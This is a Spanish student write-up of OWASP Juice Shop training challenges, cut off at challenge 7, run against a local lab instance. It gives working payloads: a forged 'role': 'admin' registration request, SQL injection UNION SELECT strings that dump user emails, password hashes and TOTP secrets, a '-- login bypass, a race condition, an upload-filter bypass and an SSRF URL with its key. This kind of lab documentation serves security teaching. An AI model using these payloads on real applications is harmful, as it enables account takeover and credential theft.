

# Tienda vulnerable juice shop

04/12/2025

Ramón Romero Montilla  
I.E.S Zaidín Vergeles  
Granada



## 1. Introducción a OWASP Juice Shop

2

## 2. Documentación

2

Reto 1: Admin Registration Dificultad: ★ 2

Reto 2: Database Schema SQL Injection | Dificultad: ★★★★ 4

Reto 3: Multiple Likes | Dificultad: ★★★★ 7

Reto 4: Two Factor Authentication | Dificultad: ★★★★ 9

Reto 5: Upload Type | Dificultad: ★★★★ 12

Reto 6: SSRF (Server-Side Request Forgery) | Dificultad: ★★★★★★★★ 15

Reto 7: Manipulate Basket (Manipulación de Cesta) | Dificultad: ★★★★ 17

Reto 8: Forged Signed JWT | Dificultad: ★★★★★★★★ 19

Reto 9: Premium Paywall (Fallo Criptográfico) | Dificultad: ★★★★ 22

Reto 10: Server-Side Template Injection (SSTI) | Dificultad: ★★★★★★★★ 25

## 3. Conclusiones Generales

27

## 1. Introducción a OWASP Juice Shop

**OWASP Juice Shop** es probablemente la aplicación web vulnerable más moderna y sofisticada que existe para entrenamientos de seguridad. Básicamente, es una tienda online de zumos (construida con tecnologías reales como Node.js, Express y Angular) que ha sido programada "mal" a propósito.

Está diseñada como un gimnasio de hacking (CTF) para que podamos explotar agujeros de seguridad reales, cubriendo todo el **OWASP Top 10** (las 10 vulnerabilidades más críticas según la industria), desde inyecciones SQL hasta fallos de lógica y XSS. No es solo romper cosas, es entender cómo los desarrolladores la lían parda al validar datos.

## 2. Documentación

### Reto 1: Admin Registration Dificultad: ★☆☆☆☆

La aplicación confía ciegamente en los datos que envía el usuario durante el registro. Aunque el formulario web no muestra la opción de elegir el "rol" del usuario, el servidor (API) acepta el parámetro role si se le envía manualmente, sin comprobar si el usuario tiene permiso para asignarse ese poder.

#### Pasos de la solución (PoC):

1. **Navegación:** Accedemos al formulario de registro en #/register y rellenamos los datos (ej: [pepe@pepe.es](mailto:pepe@pepe.es)).

User Registration

Email\*  
ramon@ramon.es

Password\*  
\*\*\*\*\*  
Password must be 5-20 characters long  
5/20

Security Question\*  
Mother's birth date? (MM/DD/YY)  
This cannot be changed later!

Answer\*  
ana

**Register**

2. **Intercepción:** Antes de enviar, abrimos las Herramientas de Desarrollador (F12) > Pestaña Red (Network).

### 3. Manipulación:

- Pulsamos "Registrar" y localizamos la petición POST al endpoint /api/Users/.
- Editamos y reenvíamos la petición (en Firefox: "Edit and Resend").

Log in

Remember me

or

G Log in with

New Request

Body

```
{"email": "ramon@ramon.es", "password": "12345", "role": "admin", "passwordRepeat": "12345", "securityQuestion": null, "answer": null}
```

Send

Headers

Status: 400 Bad Request

Version: HTTP/1.1

Transferred: 485 B (92 B size)

Referer Policy: unsafe-url

DNS Resolution: System

Response Headers (393 B)

Access-Control-Allow-Origin: \*

Connection: keep-alive

Content-Length: 92

Content-Type: application/json; charset=utf-8


Date: Thu, 04 Dec 2025 15:41:08 GMT

ETag: W/"5c-0Kvgu4JOyfWwfxTQbf3UYcK0"

Feature-Policy: payment 'self'

Keep-Alive: timeout=5

En el cuerpo del JSON, añadimos la propiedad mágica "role": "admin". Al enviar la petición modificada, el servidor responde con un código 201 Success (o similar), creando el usuario con permisos totales. Nos logueamos con ese usuario y el "Score Board" confirma que el reto está superado (3.png).




## Reto 2: Database Schema SQL Injection | Dificultad: ★★★★☆☆

La funcionalidad de búsqueda de productos (/rest/products/search) confía ciegamente en la entrada del usuario (q). Al no sanitizar correctamente los parámetros, permite injectar código SQL arbitrario mediante una sentencia UNION SELECT. Esto nos permite unir los resultados de la búsqueda legítima con datos extraídos de otras tablas sensibles, como la tabla de usuarios (Users), exponiendo correos electrónicos y contraseñas.

### Pasos de la solución (PoC):

- Navegación e Intercepción:** Accedemos a la web, configuramos FoxyProxy para redirigir el tráfico a Burp Suite y realizamos una búsqueda cualquiera. Capturamos la petición en la pestaña **Proxy** y la enviamos al **Repeater** para trabajar cómodamente sin restricciones de tiempo.

- **Análisis y Manipulación:** Identificamos que el endpoint vulnerable es GET /rest/products/search?q=foobar. Modificamos la petición para inyectar un payload SQL que cierre la consulta original y añada nuestra propia consulta. Utilizamos el siguiente payload para extraer los emails y contraseñas: ') UNION SELECT '1', email, password, '4', '5', '6', '7', '8', '9' FROM Users-. En el **Repeater**, sustituimos el parámetro de búsqueda por nuestro código inyectado.



512	http://localhost:3000	GET	/favicon.ico	200	75524	HTML	ico	OWASP Juice Shop	127.0.0.1	18:43:07.4 ...	8080
511	http://localhost:3000	GET	/rest/products/search?q=foobar	200	414	JSON			127.0.0.1	18:43:06.4 ...	8080

The screenshot shows a browser interface with two panes. The left pane is labeled "Request" and the right is labeled "Response".

**Request:**

```

1 GET /rest/products/search?q=
'')+UNION+SELECT+'1',email,+password,'4','5','6','7','8','9'+FROM+U
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Cookie: language=en; welcomebanner_status=dismiss;
10 cookieconsent_status=dissmiss; continueCode=qo6lW2w22W6a3BeIeyxzDm;rPK1Y5bAyDOL04XpRqkJ08VE7glovNMn9kZ9wrE; token
11 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFdXMiOiJzdWNjZXNzIiwIZG
12 FOYSl6eyJpZC16MjOsInVzZXJuYmllIjoiliwiZWlhawWiOijyYmLvbkByYmLvbisLc
13 yIsInBhc3Nbb3JkIjoi01013V2nMGVLYTthhNzAzYzRjMzRMTY40TFew0DRln2iLCJy
14 b2xLijoiY3VzdG9tZXiiLCJkZwxleGVub2tlbiI6IisInxhc3Rmb2dpbklijoimc4
15 wLjAuMCIsInByb2ZpbGVJbWFNzSI6IisInhc3NLdmHvchVibGljL2ltYWdcIcy9lcGxvYw
16 RzL2RlZmF1bHuc3Zniwidg90cPnLY3JUdC16IisInIzQWN0aXZLijp0cnVLLCjic
17 eWhdGvkQXQiOiyMDII1TEyLTA0IDE1oM50jEvLjI10SArMDA6MDA1lC1lcgRhdgVkk
18 QXQiOiyMDII1TEyLTA0IDE1oM50jEvLjI10SArMDA6MDA1lC1lcjKZwlldgVkkQXQiOw5
19 1bGx9LCJpYXQiOjE3Nj04NjISzN9R9.kwOYN9UPP_ueSYBMSYMcukh3H7HIXZSMWA-LSEj0thZrCVgY
20 v4_p22P2dcuIBeg29cRthqftGXuKhRnologENMg0szw9kkGBAyUAJyqGjXpXU4pYDkE
21 Upgrade-Insecure-Requests: 1
22 Sec-Fetch-Dest: document
23 Sec-Fetch-Mode: navigate
24 Sec-Fetch-Site: none
25 Sec-Fetch-User: ?1
26 Priority: u=0, i

```


**Response:**

```

1 {
2   "id":1,
3   "name":"OWASP Juice Shop Sticker (2015/2016 design)"
4   ,
5   "description":
6   "Die-cut sticker with the official 2015/2016 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
7   "price":999.99,
8   "deluxePrice":999.99,
9   "image":"sticker.jpg",
10  "createdAt":"2025-12-04 15:20:50.742 +00:00",
11  "updatedAt":"2025-12-04 15:20:50.742 +00:00",
12  "deletedAt":"2025-12-04 15:20:50.935 +00:00"
13 }
14 {
15   "id":12,
16   "name":"OWASP Juice Shop Sticker (2015/2016 design)"
17   ,
18   "description":
19   "Die-cut sticker with the official 2015/2016 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
20   "price":999.99,
21   "deluxePrice":999.99,
22   "image":"sticker.png",
23   "createdAt":"2025-12-04 15:20:50.743 +00:00",
24   "updatedAt":"2025-12-04 15:20:50.743 +00:00",
25   "deletedAt":"2025-12-04 15:20:50.950 +00:00"
26 }
27 {
28   "id":13,
29   "name":"OWASP Juice Shop Iron-Ons (16pcs)"
30   ,
31   "description":
32   "Upgrade your clothes with washer safe <a href='https://www.stickeryou.com/products/owasp-juice-shop/794' target='_blank'>iron-ons</a> of the OWASP Juice Shop or CTF Extension logo!",
33   "price":14.99,
34   "deluxePrice":14.99,
35   "image":"iron-on.jpg",
36   "createdAt":"2025-12-04 15:20:50.743 +00:00",
37   "updatedAt":"2025-12-04 15:20:50.743 +00:00",
38 }

```

- Ejecución y Resultado:** Al enviar la petición modificada (Send), el servidor procesa la inyección SQL como válida. En la respuesta, recibimos un código **200 OK** y un cuerpo JSON que contiene, además de los productos, la lista completa de usuarios con sus correos (admin@juice-sh.op) y sus contraseñas encriptadas (hashes), completando así el reto.




## Reto 3: Multiple Likes | Dificultad: ★★★☆☆

El mecanismo que impide que un usuario dé "me gusta" más de una vez a la misma reseña es vulnerable a una condición de carrera (Race Condition). La aplicación verifica si el usuario ya ha interactuado con la reseña *antes* de registrar el nuevo "like". Sin embargo, si se envían múltiples peticiones idénticas simultáneamente, el servidor procesa varias de ellas antes de que la primera verificación se complete y actualice el estado en la base de datos, permitiendo al usuario superar el límite intencionado de 1 like.

### Pasos de la solución (PoC):

- **Navegación:** Iniciamos sesión en la aplicación con cualquier usuario registrado y navegamos hasta la sección de reseñas de cualquier producto.



- **Intercepción:** Con Burp Suite interceptando el tráfico, hacemos clic en el botón de "Like" (el icono del pulgar hacia arriba) en una de las reseñas. Capturamos la petición POST dirigida al endpoint /rest/products/reviews y la enviamos al **Repeater** para su manipulación.
- **Manipulación (Ataque de condición de carrera):**
  1. En el **Repeater**, duplicamos la petición capturada múltiples veces (por ejemplo, 23 veces) creando nuevas pestañas para tener un volumen suficiente de peticiones concurrentes.
  2. Agrupamos todas estas pestañas en un nuevo grupo de pestañas (Tab Group), como se muestra en la imagen donde se crea el "Group 1".
  3. Utilizamos la opción de envío "Send group in parallel" (Enviar grupo en paralelo) de Burp Suite. Esto lanza todas las peticiones del grupo simultáneamente contra el servidor, intentando ganar la "carrera" contra el mecanismo de validación.
  4. Al recargar la página del producto en el navegador, verificamos que el contador de "likes" de la reseña ha aumentado en más de 1 (por ejemplo, a 4 likes), confirmando que múltiples peticiones fueron aceptadas y superando el reto.

The screenshot shows the Burp Suite interface with the Repeater tab selected. There are 23 tabs in total, with tab 23 currently active. A modal dialog titled 'Create new group' is open, prompting the user to enter a group name ('Group 1') and select tabs to add to the group. Tabs 1 through 7 are selected and listed in the dropdown. The background shows the Repeater view with a captured POST request to '/rest/products/reviews' and its corresponding response.

You successfully solved a challenge: Multiple Likes (Like any review at least three times as the same user.)

X

## Reto 4: Two Factor Authentication | Dificultad: ★★★☆☆

Aunque el usuario wurstbrot tiene activada la autenticación en dos pasos (2FA) para proteger su cuenta, la implementación es vulnerable debido a que el "secreto" (la semilla TOTP utilizada para generar los códigos temporales) está almacenado en la base de datos de usuarios sin la debida protección. Aprovechando la vulnerabilidad de Inyección SQL descubierta previamente, es posible exfiltrar este secreto, lo que permite a un atacante configurar su propia aplicación de autenticación y generar tokens válidos para acceder a la cuenta.

### Pasos de la solución (PoC):

- **Exfiltración del Secreto 2FA (SQL Injection):** Utilizamos la misma vulnerabilidad de inyección SQL en el endpoint de búsqueda (/rest/products/search), pero modificamos el payload para solicitar la columna totpSecret en lugar de un valor estático. Payload utilizado: ') UNION SELECT '1', email, password, totpSecret, '5', '6', '7', '8', '9' FROM Users-- Al enviar esta petición desde el **Repeater**, la respuesta JSON revela los datos del usuario wurstbrot. Debido al orden de las columnas en la inyección, el secreto TOTP (IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH) aparece expuesto en el campo price del objeto JSON.

```
        {
            "id": "1",
            "name": "wurstbrot@juice-sh.op",
            "description": "9ad5b0492bbe528583e128d2a8941de4",
            "price": "IFTXE3SP0EYVURT2MRYGI52TKJ4HC3KH",
            "deluxePrice": "5",
            "image": "6",
            "createdAt": "7",
            "updatedAt": "8",
            "deletedAt": "9"
        }
    }
```

# TOTP Token Generator

YOUR SECRET KEY
IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KI
NUMBER OF DIGITS
6
TOKEN PERIOD (IN SECONDS)
30
Updating in 4 seconds
 A horizontal progress bar consisting of a blue segment followed by a grey segment.
<b>096482</b>

- **Generación del Token:** Con el secreto obtenido (IFTXЕ3...), utilizamos una aplicación o servicio web de generación de códigos TOTP (Time-based One-Time Password) para simular el dispositivo móvil del usuario legítimo y obtener el código de 6 dígitos actual.

- **Inicio de Sesión y Bypass:** Navegamos al formulario de inicio de sesión e introducimos las credenciales del usuario víctima (wurstbrot@juice-sh.op). La contraseña puede ser eludida mediante un bypass de SQL Injection en el campo de login ('--).
- **Verificación y Acceso:** La aplicación solicita el código 2FA. Introducimos el token de 6 dígitos generado en el paso anterior. El sistema valida el código correctamente, permitiéndonos el acceso total a la cuenta de wurstbrot y marcando el reto como completado exitosamente con el banner de confirmación.

The screenshot shows a dark-themed login interface for two-factor authentication. At the top, it says "Two Factor Authentication". Below that, a instruction reads "Enter the 6 digit token from your 2FA app". A text input field is labeled "2FA Token\*" and contains the placeholder text "Please enter your 2FA token". To the right of the input field is a help icon (a question mark inside a circle). Below the input field, a counter shows "0/6". At the bottom is a large "Log in" button with a lock icon.

The screenshot shows a dark-themed dashboard with a green success message at the top: "You successfully solved a challenge: Two Factor Authentication (Solve the 2FA challenge for user 'wurstbrot'. (Disabling, bypassing or overwriting his 2FA settings does not count as a solution))". Below the message, there are three progress bars: "Hacking Challenges" at 6%, "Coding Challenges" at 0%, and "Challenges Solved" at 7/172. To the right, a grid displays six challenges with their completion status: 1/28, 0/23, 2/44, 1/37, 1/26, and 1/14.


The screenshot shows the OWASP Juice Shop homepage with a navigation bar. On the right, a user account dropdown menu is open for the user "wurstbrot@juice-sh.op". The menu items include "Orders & Payment" (with a red notification dot) and "Privacy & Security".

## Reto 5: Upload Type | Dificultad: ★★★☆☆

El formulario de "Quejas" (Complaint) permite a los usuarios subir facturas, pero la interfaz web restringe los archivos permitidos únicamente a extensiones .pdf o .zip. Sin embargo, esta validación de seguridad no se aplica correctamente en el lado del servidor. Un atacante puede eludir la restricción interceptando la petición HTTP y modificando manualmente el nombre y la extensión del archivo, permitiendo la subida de tipos de archivo no autorizados (como .txt, scripts, etc.).

### Pasos de la solución (PoC):

- Preparación del Archivo:** Dado que el navegador valida la extensión antes de enviar, primero creamos un archivo válido "falso" en nuestra máquina atacante (Kali Linux) para poder seleccionarlo en el formulario. Creamos un archivo llamado trampa.pdf mediante la terminal.



- **Navegación:** Accedemos a la sección de "Complaint" en la aplicación, rellenamos el mensaje de la queja y seleccionamos nuestro archivo trampa.pdf en el campo "Invoice". El navegador nos permite seleccionarlo porque cumple con la extensión esperada.
- **Intercepción y Manipulación:** Interceptamos la petición de envío (POST /file-upload) con Burp Suite y la enviamos al **Repeater**. Localizamos la cabecera Content-Disposition donde se define el archivo adjunto. Modificamos el parámetro filename="trampa.pdf" cambiándolo por una extensión no permitida, dejándolo como filename="trampa.txt".

The screenshot shows the Burp Suite interface and a web browser window. In the browser, the OWASP Juice Shop 'Complaint' page is displayed. A user has entered their email as 'wurstbrot@juice-sh.op' and the message 'Te vamos a hackiar'. An 'Invoice' field is empty. The 'Submit' button is visible. In the Burp Suite proxy tab, two requests are shown:

```

18:38:3... HT... → Request POST http://localhost:3000/file-upload
18:38:3... HT... → Request GET http://localhost:3000/score-board/socket.io/?EIO=4&transport=polling&t=Phlc1o3

```

The 'Request' pane shows the raw POST data sent to the server:

```

POST /file-upload HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br

```

- Ejecución y Verificación:** Enviamos la petición modificada. El servidor responde con un código de estado HTTP/1.1 204 No Content, lo que indica que ha aceptado y procesado el archivo correctamente a pesar de ser un .txt. Esto confirma la vulnerabilidad y activa la resolución del reto en la plataforma.

The screenshot shows the Burp Suite repeater tab. The 'Request' pane displays the modified POST data:

```

POST /file-upload HTTP/1.1
Content-Type: multipart/form-data;
boundary:=-----2488294768359777063701950713
Content-Length: 225
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/score-board
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismis...
Content-Type: multipart/form-data; boundary=-----2488294768359777063701950713
Content-Disposition: form-data; name="file"; filename="trampa.txt"
Content-Type: application/pdf

```



You successfully solved a challenge: Upload Type (Upload a file that has no .pdf or .zip extension.) X

## Reto 6: SSRF (Server-Side Request Forgery) | Dificultad: ★★★★★★

**Descripción:** La funcionalidad de carga de imágenes de perfil permite a los usuarios especificar una URL externa. Sin embargo, debido a la falta de validación de destinos, es posible realizar un ataque SSRF obligando al servidor a procesar peticiones hacia su propia infraestructura interna (localhost).

### Pasos de la solución (PoC):


**1. Reconocimiento y Análisis de Código (White Box / OSINT):** Dado que la aplicación es de código abierto, en lugar de realizar ingeniería inversa a ciegas, procedimos a realizar una auditoría del código fuente disponible en el repositorio público del proyecto. Analizando la lógica del backend (archivos de rutas y verificación), identificamos un bloque de código crítico que maneja desafíos del lado del servidor. En las capturas adjuntas se observa cómo el código busca explícitamente la cadena /solve/challenges/server-side y valida una clave de acceso hardcodeada (quemada en el código):

- **Validación de ruta:** Se detecta que el servidor busca la subcadena solve/challenges/server-side.
- **Extracción de Credenciales:** Localizamos la comparación directa que expone la clave necesaria para completar el reto: key=tRy\_H4rd3r\_n0thIng\_iS\_Imp0ssibl3.

The screenshot shows a code editor with two tabs open:

- routes/verify.ts**: A TypeScript file containing server-side challenge logic. It includes a check for a query parameter 'key' and a condition involving 'challengeUtils.notSolved' and 'challengeUtils.solve'.
- test/cypress/e2e/profile.spec.ts**: A Cypress E2E test script. It uses `cy.get` to find an input field, `type` to set its value to a specific URL, and `request` to send a POST request to solve the challenge.


**2. Navegación:** Accedemos a la aplicación web como un usuario autenticado y nos dirigimos a la sección de "**User Profile**" (Perfil de Usuario).



**3. Explotación:** Utilizamos la funcionalidad legítima de la aplicación "Link Image". Introducimos directamente en el campo del navegador la URL maliciosa construida con la información obtenida en el paso 1, apuntando a la interfaz de loopback del servidor:

[http://localhost:3000/solve/challenges/server-side?key=tRy\\_H4rd3r\\_n0thIng\\_iS\\_Imp0ssibl3](http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3)

**4. Verificación:** Al pulsar el botón "Link Image", el servidor procesa la petición enviada desde el frontend. Al detectar que la URL interna contiene la clave correcta (validada por el código que analizamos anteriormente), ejecuta la función de resolución y marca el desafío como completado exitosamente.



## Reto 7: Manipulate Basket (Manipulación de Cesta) | Dificultad: ★★★★

